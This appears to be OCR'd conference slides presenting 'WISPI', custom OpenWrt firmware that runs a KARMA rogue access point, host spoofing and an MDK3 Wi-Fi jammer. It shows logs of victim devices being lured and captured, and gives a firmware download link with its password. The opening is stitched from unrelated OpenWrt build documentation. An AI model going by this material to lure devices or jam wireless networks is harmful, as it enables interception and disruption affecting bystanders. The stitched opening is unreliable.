Image Generator is the program that creates the OpenWrt firmware image file. In the process of [compiling OpenWrt](#), **Image Generator** is coersively created (compiled), because it is needed to eventually create the image file. It is located in `/openwrt/trunk/xxx` and you can use it, to create more

Table of Contents

- [Download OpenWrt Barrier Breaker 14.07](#)
- [Configure Package Repositories](#)
- [Usage](#)
 - [PROFILE Variable](#)
 - [Pre-defined Profiles](#)
 - [Adding/Modifying Profiles](#)
 - [PACKAGES Variable](#)
 - [FILES Variable](#)
- [Cleanup](#)
- [Building the Image Generator](#)

$$1+1 = \text{duo}$$



WISPI, feature & overview

1. KARMA

[Status](#) | [Configuration](#) | [Advanced](#) | [About](#)

Status

Wireless is currently **enabled**. | [Stop](#)
W_S Karma is currently **enabled**. | [Stop](#)
Autostart is currently **disabled**. | [Start](#)
Cron Jobs is currently **enabled**. | [stop](#)
Spoofhost is currently **enabled**. | [stop](#)
Jammer is currently **disabled**. | [start](#)

Karma association log

43446 8c:64:22:82:38:a5 192.168.1.171 and [REDACTED] 68 *
43243 00:16:d3:e7:a1:c9 192.168.1.219 user [REDACTED] 00:16:d3:e7:a1:c9


IP address	HW type	Flags	HW address	Mask	Device
192.168.1.171	0x1	0x2	8c [REDACTED] a5	*	br-lan
192.168.1.219	0x1	0x2	00 [REDACTED] c9	*	br-lan

KARMA: ENABLED
KARMA: Probe Request from 8c:64:22:82:38:a5 for SSID 'hijaz'
KARMA: Checking SSID for start of association, pass through hijaz
KARMA: Successful association of 8c:[REDACTED]:a5

using 'switch' button to start KARMA



2. Spoofhost



3. Jammer

The image shows two windows side-by-side. The left window is 'Spider Control Center' and the right is a '192.168.1.1 - PuTTY' terminal.

Spider Control Center - Status Tab:

Wireless is currently **enabled**. | [Stop](#)
W_S Karma is currently **disabled**. | [Start](#) | [Edit](#)
Autostart is currently **disabled**. | [Start](#)
Cron Jobs is currently **enabled**. | [stop](#)
Spoofhost is currently **enabled**. | [stop](#)
Jammer is currently **enabled**. | [stop](#)

Karma association log

IP address	HW type	Flags	HW address	Mask
192.168.1.219	0x1	0x2	00:16:d3:e7:a1:c9	*

KARMA: DISABLED

192.168.1.1 - PuTTY Terminal Log:

```
Jan 1 00:05:01 Wispi user.notice root: CLEANUP: Karma log looking good
Jan 1 00:05:01 Wispi user.notice root: CLEANUP: memory looking good
Jan 1 00:06:34 Wispi user.notice root: Disruptor not running, starting now...
Jan 1 00:06:34 Wispi user.notice root: Monitor mode not active, starting now...
Jan 1 00:06:34 Wispi user.notice root: airmoan-ng start in wlan0
Jan 1 00:06:34 Wispi user.notice root: Starting MDK3...
Jan 1 00:06:35 Wispi user.notice root: Disruptor active! Bailing out!
Jan 1 00:06:35 Wispi kern.info kernel: [ 395.700000] device mon0 entered promiscuous mode
Jan 1 00:07:22 Wispi user.notice root: Disruptor is running, killing it now...
Jan 1 00:07:23 Wispi user.notice root: Monitor interface up, bringing it down...
Jan 1 00:07:23 Wispi user.notice root: Done.
Jan 1 00:08:17 Wispi user.notice root: Disruptor not running, starting now...
Jan 1 00:08:17 Wispi user.notice root: Monitor mode not active, starting now...
Jan 1 00:08:17 Wispi user.notice root: airmoan-ng start in wlan0
Jan 1 00:08:17 Wispi user.notice root: Starting MDK3...
Jan 1 00:08:18 Wispi user.notice root: Disruptor active! Bailing out!
Jan 1 00:08:18 Wispi user.notice root: wpa
Jan 1 00:08:18 Wispi user.notice root: pressed
Jan 1 00:08:18 Wispi kern.info kernel: [ 498.960000] device mon0 entered promiscuous mode
Jan 1 00:08:19 Wispi user.notice root: wpa
Jan 1 00:08:19 Wispi user.notice root: released
root@Wispi:~#
```

Yellow arrows point from the 'Jammer is currently enabled' status in the Spider Control Center to the 'Starting MDK3...' log entry in the PuTTY terminal.

using 'wps' button to start jammer



DEMO

firmware

[https://sites.google.com/site/semarak2011/
dokumen/wispi.7z](https://sites.google.com/site/semarak2011/dokumen/wispi.7z)

Password: **idsecconf_2014**

Greets

*Cindy Wijaya, Xopal Unil, Tisaros Kaskus,
Openwrt Indonesia, Om Hero lirva32,
Brahmanggi Aditya, Richy Hendra, Ade
Surya, ...all human or not (^ ^) who always
support inspired me. And ofcourse it's U... **ra'***



use it wisely..ok